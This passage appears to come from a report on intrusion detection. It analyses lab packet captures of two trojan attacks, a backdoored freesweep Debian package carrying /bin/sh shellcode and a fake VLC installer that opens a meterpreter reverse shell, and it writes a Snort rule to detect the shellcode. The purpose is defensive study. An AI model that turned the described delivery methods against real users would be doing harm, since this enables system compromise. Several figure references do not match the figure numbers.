


Fig. 643. Get request from internal host (victim) to download `freesweep` which is command-line Minesweeper game.

As illustrated in Fig. 223, HTTP description breakdown into GET request. The entire conversation is shown in Fig. 225 where response data packets show Debian binary and `control.tar.xz` followed by some random encrypted data. Since, it is not clear what exactly is happening except downloading the file, the downloaded file was extracted from the HTTP Objects option and scanned through VirusTotal scanner software available online. The VirusTotal flagged two malicious activities detected by different security vendors: `HEUR:Backdoor.Linux.Agent.ar` detected by Kaspersky and ZoneAlarm by CheckPoint. This result provides evidence and suggest that the file installed on the internal zone machine had malicious payload attached to it. On further examination, it was observed that there are too many GET method packets with some random string of text in the `http_uri` field. On following the full TCP Stream, a pattern of data can be observed in every HTTP Continuation packet, that is `“·j·Yj?X·Iy?X·Rh/shh/bin·RS···”`. This is the ASCII text for the data payload. The hex dump for the same data can be extracted and used a trigger point to generate an alert in the IDS system. The payload includes `shh/bin` which indicates a shellcode being transferred to the victim machine attached as payload in the `freesweep` game available to download. This seems like a trojan attack where the malicious payload is hidden inside the legitimate

looking game. A shellcode is a type of code used in the exploitation of various vulnerabilities that gives command shell access of the compromised system to the attackers [250].

From Fig. 229, it can be concluded that the exploit was complete and the trojan payload was installed on the victim machine successfully. Upon which, the attacker machine run two commands from the interactive command line session obtained after the attack. The hostname and IP configurations of the victim machine were exploited by the attacker. It creates a backdoor for the attacker. Removing the shellcode backdoor from the compromised system could be challenging and therefore, the detection of this attack and exploitation must be done at an initial stage. An IPS could be added to the existing IDS system as future scope to prevent the completion of such attacks.

The screenshot shows a network traffic capture in Wireshark. The interface includes a menu bar (File, Edit, View, Go, Capture, Analyze, Statistics, Telephony, Wireless, Tools, Help), a toolbar, and a packet list pane. The packet list pane shows a series of TCP segments from 192.168.10.23 to 192.168.10.90, all of which are ACK packets. The final packet in the list is an HTTP 200 OK response from 192.168.10.23 to 192.168.10.90, with a status of 'application/vnd.debian.binary-package'. The packet details pane shows the structure of the selected packet, including Ethernet II, Internet Protocol Version 4, and Hypertext Transfer Protocol.

No.	Time	Source	Destination	Protocol	Length	Info
790	181.572037	192.168.10.23	192.168.10.90	TCP	66	33952 → 80 [ACK] Seq=125 Ack=18825 Win=66944 Len=0 TSval=99743970 TSecr=2967462412
791	181.572054	192.168.10.90	192.168.10.23	TCP	1514	80 → 33952 [ACK] Seq=26065 Ack=125 Win=65152 Len=1448 TSval=2967462413 TSecr=99743970 [TCP segment of a reassembled PDU]
792	181.572130	192.168.10.90	192.168.10.23	TCP	1514	80 → 33952 [PSH, ACK] Seq=27513 Ack=125 Win=65152 Len=1448 TSval=2967462413 TSecr=99743970 [TCP segment of a reassembled PDU]
793	181.572146	192.168.10.90	192.168.10.23	TCP	1514	80 → 33952 [ACK] Seq=28961 Ack=125 Win=65152 Len=1448 TSval=2967462413 TSecr=99743970 [TCP segment of a reassembled PDU]
794	181.572160	192.168.10.23	192.168.10.90	TCP	66	33952 → 80 [ACK] Seq=125 Ack=23169 Win=75648 Len=0 TSval=99743970 TSecr=2967462412
795	181.572174	192.168.10.90	192.168.10.23	TCP	1514	80 → 33952 [ACK] Seq=30409 Ack=125 Win=65152 Len=1448 TSval=2967462413 TSecr=99743970 [TCP segment of a reassembled PDU]
796	181.572255	192.168.10.90	192.168.10.23	TCP	1514	80 → 33952 [ACK] Seq=31857 Ack=125 Win=65152 Len=1448 TSval=2967462413 TSecr=99743970 [TCP segment of a reassembled PDU]
797	181.572270	192.168.10.90	192.168.10.23	TCP	1514	80 → 33952 [ACK] Seq=33305 Ack=125 Win=65152 Len=1448 TSval=2967462413 TSecr=99743970 [TCP segment of a reassembled PDU]
798	181.572284	192.168.10.23	192.168.10.90	TCP	66	33952 → 80 [ACK] Seq=125 Ack=27513 Win=84224 Len=0 TSval=99743971 TSecr=2967462413
799	181.572300	192.168.10.90	192.168.10.23	TCP	1514	80 → 33952 [ACK] Seq=34753 Ack=125 Win=65152 Len=1448 TSval=2967462413 TSecr=99743970 [TCP segment of a reassembled PDU]
800	181.572385	192.168.10.90	192.168.10.23	TCP	1514	80 → 33952 [ACK] Seq=36201 Ack=125 Win=65152 Len=1448 TSval=2967462413 TSecr=99743970 [TCP segment of a reassembled PDU]
801	181.572400	192.168.10.90	192.168.10.23	TCP	1514	80 → 33952 [ACK] Seq=37649 Ack=125 Win=65152 Len=1448 TSval=2967462413 TSecr=99743970 [TCP segment of a reassembled PDU]
802	181.572414	192.168.10.23	192.168.10.90	TCP	66	33952 → 80 [ACK] Seq=125 Ack=28961 Win=87168 Len=0 TSval=99743971 TSecr=2967462413
803	181.572429	192.168.10.90	192.168.10.23	TCP	1514	80 → 33952 [ACK] Seq=39097 Ack=125 Win=65152 Len=1448 TSval=2967462413 TSecr=99743970 [TCP segment of a reassembled PDU]
804	181.572444	192.168.10.23	192.168.10.90	TCP	66	33952 → 80 [ACK] Seq=125 Ack=33305 Win=95872 Len=0 TSval=99743971 TSecr=2967462413
805	181.572506	192.168.10.90	192.168.10.23	TCP	1514	80 → 33952 [ACK] Seq=40545 Ack=125 Win=65152 Len=1448 TSval=2967462413 TSecr=99743970 [TCP segment of a reassembled PDU]
806	181.572522	192.168.10.90	192.168.10.23	TCP	1514	80 → 33952 [PSH, ACK] Seq=41993 Ack=125 Win=65152 Len=1448 TSval=2967462413 TSecr=99743970 [TCP segment of a reassembled PDU]
807	181.572537	192.168.10.90	192.168.10.23	TCP	1514	80 → 33952 [ACK] Seq=43441 Ack=125 Win=65152 Len=1448 TSval=2967462413 TSecr=99743970 [TCP segment of a reassembled PDU]
808	181.572637	192.168.10.90	192.168.10.23	TCP	1514	80 → 33952 [ACK] Seq=44889 Ack=125 Win=65152 Len=1448 TSval=2967462413 TSecr=99743970 [TCP segment of a reassembled PDU]
809	181.572650	192.168.10.23	192.168.10.90	TCP	66	33952 → 80 [ACK] Seq=125 Ack=48545 Win=110336 Len=0 TSval=99743971 TSecr=2967462413
810	181.572664	192.168.10.90	192.168.10.23	TCP	1514	80 → 33952 [ACK] Seq=46337 Ack=125 Win=65152 Len=1448 TSval=2967462413 TSecr=99743970 [TCP segment of a reassembled PDU]
811	181.572679	192.168.10.90	192.168.10.23	TCP	1514	80 → 33952 [ACK] Seq=47785 Ack=125 Win=65152 Len=1448 TSval=2967462413 TSecr=99743970 [TCP segment of a reassembled PDU]
812	181.572759	192.168.10.90	192.168.10.23	TCP	1514	80 → 33952 [ACK] Seq=49233 Ack=125 Win=65152 Len=1448 TSval=2967462413 TSecr=99743970 [TCP segment of a reassembled PDU]
813	181.572776	192.168.10.23	192.168.10.90	TCP	66	33952 → 80 [ACK] Seq=125 Ack=43441 Win=116096 Len=0 TSval=99743971 TSecr=2967462413
814	181.572787	192.168.10.90	192.168.10.23	TCP	1514	80 → 33952 [ACK] Seq=50681 Ack=125 Win=65152 Len=1448 TSval=2967462413 TSecr=99743970 [TCP segment of a reassembled PDU]
815	181.572801	192.168.10.23	192.168.10.90	TCP	66	33952 → 80 [ACK] Seq=125 Ack=44889 Win=119040 Len=0 TSval=99743971 TSecr=2967462413
816	181.572816	192.168.10.90	192.168.10.23	TCP	1514	80 → 33952 [ACK] Seq=52129 Ack=125 Win=65152 Len=1448 TSval=2967462413 TSecr=99743970 [TCP segment of a reassembled PDU]
817	181.572874	192.168.10.90	192.168.10.23	TCP	1514	80 → 33952 [ACK] Seq=53577 Ack=125 Win=65152 Len=1448 TSval=2967462413 TSecr=99743970 [TCP segment of a reassembled PDU]
818	181.572889	192.168.10.90	192.168.10.23	HTTP	778	HTTP/1.1 200 OK (application/vnd.debian.binary-package)
819	181.572904	192.168.10.23	192.168.10.90	TCP	66	33952 → 80 [ACK] Seq=125 Ack=49233 Win=127744 Len=0 TSval=99743971 TSecr=2967462413
820	181.572974	192.168.10.23	192.168.10.90	TCP	66	33952 → 80 [ACK] Seq=125 Ack=53577 Win=136448 Len=0 TSval=99743971 TSecr=2967462413
821	181.573069	192.168.10.23	192.168.10.90	TCP	66	33952 → 80 [ACK] Seq=125 Ack=55737 Win=140672 Len=0 TSval=99743971 TSecr=2967462413
822	181.574136	192.168.10.23	192.168.10.90	TCP	66	33952 → 80 [FIN, ACK] Seq=125 Ack=55737 Win=140672 Len=0 TSval=99743971 TSecr=2967462413
823	181.574389	192.168.10.90	192.168.10.23	TCP	66	80 → 33952 [FIN, ACK] Seq=55737 Ack=126 Win=65152 Len=0 TSval=2967462415 TSecr=99743971
824	181.574596	192.168.10.23	192.168.10.90	TCP	66	33952 → 80 [ACK] Seq=126 Ack=55738 Win=140672 Len=0 TSval=99743971 TSecr=2967462415
825	181.914314	RealtekU_12:50:13	RealtekU_12:50:...	ARP	42	Who has 192.168.10.90? Tell 192.168.10.21
826	181.914465	RealtekU_12:50:18	RealtekU_12:50:...	ARP	42	192.168.10.90 is at 52:54:00:12:50:18

Fig. 644. Too many ACK data packets to victim machine followed by HTTP/1.1 200 OK.




Fig. 645. TCP Stream for data packets shown above.




Fig. 646. Extracting HTTP object.




Fig. 647. Extracted HTTP object scanned through VirusTotal scanner to detect malicious content.




Fig. 648. Series of GET request packets followed by Continuation packets after the freesweep.exe is downloaded.




Fig. 649. TCP Stream for HTTP Continuation packet.

iii. Rule Creation:

Based on the analysis of packet capture in Wireshark, the following rule detects the trojan-like activity where a malicious shellcode payload if installed or transferred over the victim machine, can be detected by the IDS.

```
alert tcp any any -> any any ( msg:"Possible /bin/sh shellcode transfer";
content:"Rh//shh/bin"; threshold:type both, track by_dst, count 5, seconds
30; classtype:shellcode-detect; sid: 10000085; rev:1;)
```

Alert Breakdown:

```
alert tcp any any -> any any
( msg:"Possible /bin/sh shellcode transfer";
content:"Rh//shh/bin";
threshold:type both, track by_dst, count 5, seconds 30;
classtype:shellcode-detect;
sid: 10000085; rev:1;)
```

[250]

```

soslave@soslave-virtual-machine:~$ sudo snort -A console --daq pcap --daq-mode
read-file -N -c /etc/nsm/soslave-virtual-machine-ens3/snort.conf -i ens3 -q -r p
laybook_game_exploit.pcap
02/15-21:09:11.797761  [**] [1:10000085:1] Possible /bin/sh shellcode transfer [
**] [Classification: Executable code was detected] [Priority: 1] {TCP} 192.168.1
0.90:443 -> 192.168.10.21:50622
soslave@soslave-virtual-machine:~$ █

```

Fig. 650. Alert generation for playbook_game_exploit.pcap

O. Analysis of Playbook 8: VLC Trojan Exploit

i. Playbook Name: playbook8_new.pcap

ii. Wireshark Analysis: On examining this packet capture, the communication between an internal host machine (192.168.10.21) and an external zone IP address (10.10.10.11) was witnessed. On filtering through the relevant network traffic, a GET method request was seen initially from the internal host which is running Windows 10 OS. The Windows machine requested a HTML page as illustrated in Fig. 651. The run.html page displays some hyperlinks or attachments. As we move further, we can another GET request shown in Fig. 649 where the Full Request URI is highlighted. This URL indicates downloading of a file named 'vlcplayerx86.exe' from 10.10.10.11 which displays run.html web page. Although the HTML web page does not show any file named 'vlcplayerx86.exe' but few hyperlinks named 'clicktodownload'. These downloading links could be considered malicious and hence the downloaded file as well. When the packet capture was analyzed further, it was observed that when the download was completed a large number of TCP packets were sent over to the internal Windows machine. The detailed information about the same could be seen by following the TCP stream of the data packet.




Fig. 651. Windows machine requesting HTML webpage (GET and HTTP1.1/ 200 OK messages)

Fig. 232 shows the TCP stream of packet number 63 requesting download. The initial content of the data sent over from the external zone shows text such as MZ, @, ! This program cannot be run in DOS mode. After little research, it seems meterpreter session is opened. The meterpreter reverse TCP session is used by an attacker who successfully penetrates into the network and its devices. As evident from the screenshots, an attacker most probably used social engineering techniques to trap victim into accessing run.html web page and click on one of the links to download VLC player on its Windows machine. However, this VLC player executable file was illegitimate and malicious which when run on the system, started meterpreter session on the attacker's machine. This could be considered a type of trojan where malicious payload was installed on the victim's computer in the disguise of a legitimate VLC player executable file.




Fig. 652. Downloading vlcplayerx86.exe from the HTML page.

The HTTP objects of the packet capture were exported to the local machine for deep analysis. The html file when opened showed the web page as illustrated in Fig. 653. The application file when saved on the local machine alerted the Threat & Monitoring Software. It was scanner through the VirusTotal software to check if the file is malicious. As a result, 40 out of 69 security vendors' software flagged it malicious. This proves that a malicious payload was uploaded on the external IP address.




Fig. 653. HTTP Objects

